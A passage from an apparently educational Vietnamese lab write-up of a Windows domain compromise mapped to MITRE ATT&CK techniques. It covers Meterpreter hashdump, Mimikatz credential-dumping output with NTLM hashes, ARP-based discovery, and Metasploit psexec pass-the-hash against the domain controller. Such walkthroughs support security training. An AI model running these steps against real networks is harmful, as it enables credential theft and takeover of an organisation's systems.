Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

Hình 22. Kết quả lệnh hashdump

Tuy nhiên, NTLM hash của hashdump có thể là bản sai nếu mã NTLM hash là chuỗi 31d6cfe0d16ae931b73c59d7e0c089c0. Đây được gọi là chuỗi blank NTLM hash

Do đó, ta có thể sử dụng đến công cụ Kiwi để có thể dump được NTLM hash đúng của user bằng module sekurlsa::logonpasswords.

Để sử dụng công cụ Kiwi trong shell, ta sử dụng lệnh "load Kiwi:, và sử dụng module sekurlsa::logonpasswords qua lệnh "kiwi_cmd sekurlsa::logonpasswords"

```
Authentication Id : 0 ; 2077063 (00000000:001fb187)
Session           : NetworkCleartext from 0
User Name         : Administrator
Domain            : HNG
Logon Server      : WIN-53D7MC72T75
Logon Time        : 11/24/2023 2:51:37 AM
SID               : S-1-5-21-2552804680-3833430450-129390599-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : HNG
         * NTLM     : c377ba8a4dd52401bc404dbe49771bbc
         * SHA1     : d9ac14100bf4e36f6807dd3c29051983b2d58d3d
         * DPAPI    : 927c2855f67069f2f2e103891f31ca91
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : HNG
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : HNG.LOCAL
```

Hình 23. Kết quả lệnh kiwi_cmd sekurlsa::logonpasswords để lấy được NTLM hash của user Administrator

+ T1049 System Network Connections Discovery


Để tìm kiếm các máy có trong mạng, ta có thể tận dụng bảng ARP của server hiện tại, có thể các máy server trong mạng nội bộ sẽ được kết nối với nhau, khi đó, bảng ARP của server hiện tại có thể lưu địa chỉ các server kết nối đến nó.

```
meterpreter > arp -a

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    10.0.2.2           00:50:56:f1:9a:64  Intel(R) 82574L Gigabit Network Connection
    10.0.2.25          00:0c:29:99:5c:42  Intel(R) 82574L Gigabit Network Connection
    10.0.2.26          00:0c:29:f6:b7:7b  Intel(R) 82574L Gigabit Network Connection
    10.0.2.254         00:50:56:e8:8c:6a  Intel(R) 82574L Gigabit Network Connection
    10.0.2.255         ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection
    224.0.0.22         00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22         01:00:5e:00:00:16  Intel(R) 82574L Gigabit Network Connection
    224.0.0.252        01:00:5e:00:00:fc  Intel(R) 82574L Gigabit Network Connection
    239.255.255.250    00:00:00:00:00:00  Software Loopback Interface 1
    239.255.255.250    01:00:5e:7f:ff:fa  Intel(R) 82574L Gigabit Network Connection
    255.255.255.255    ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection
```

Hình 24. Kết quả lệnh ARP -a

+ T1021.002 Remote Services: SMB/Windows Admin Shares

Để tiếp tục khai thác thác qua máy khác, ta có thể tận dụng username và NTLM hash của tài khoản Administrator đã lấy được từ trên, bên cạnh đó, ta có thể khai thác thông qua port SMB (445).




Hình 25. Kết quả scan Nmap đến server tiếp theo có mở port 445 (SMB) và port 389 (Dấu hiệu của máy DC)

+ T1550.002 Use Alternate Authentication Material: Pass the Hash

Khi đã xác định được server tiếp theo có mở port 445, ta có thể sử dụng một module khác của Metasploit là exploit/windows/smb/psexec.

Mở một cmd khác trên máy Attacker, khởi chạy msfconsle và load module trên, sau đó, ta có thể set các Option như sau :



Hình 26. Set các options cho module exploit/windows/smb/psexec

- RHOSTS : địa chỉ server tiếp theo cần tấn công pass the hash
- SMBDomain : tên domain của server
- SMBUser : Username ta khai được và cần tấn công, ở đây sử dụng user Administrator
- SMBPass : ta có thể set LM hash : NTLM hash thay cho mật khẩu của user

Khi đã set các options cho module, ta có thể thực thi module và chiếm được shell tiếp theo trên server khác. Với tài khoản có quyền cao nhất là Administrator, ta có thể đăng nhập bất kì server và máy khác trong mạng. Khi đã khai được đến DC server, ta có thể có được tài khoản bất kì hệ thống nào trong mạng

Hình 27. Kết quả dump toàn bộ tài khoản có trong hệ thống AD trên DC server

Video demo :
https://drive.google.com/file/d/1IGvPfFvwQvh_uvCB2IhSUjXpuT2xR9IS/view?usp=drive_link

B. Nguồn tham khảo

https://www.crowdstrike.com/cybersecurity-101/pass-the-hash/

https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/windows/http/exchange_proxyshell_rce.rb

https://attack.mitre.org/

https://www.zerodayinitiative.com/blog/2021/8/17/from-pwn2own-2021-a-new-attack-surface-on-microsoft-exchange-proxyshell

https://blog.orange.tw/2021/08/proxyshell-a-new-attack-surface-on-ms-exchange-part-3.html

https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-ProxyLogon-Is-Just-The-Tip-Of-The-Iceberg-A-New-Attack-Surface-On-Microsoft-Exchange-Server.pdf

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

---

HẾT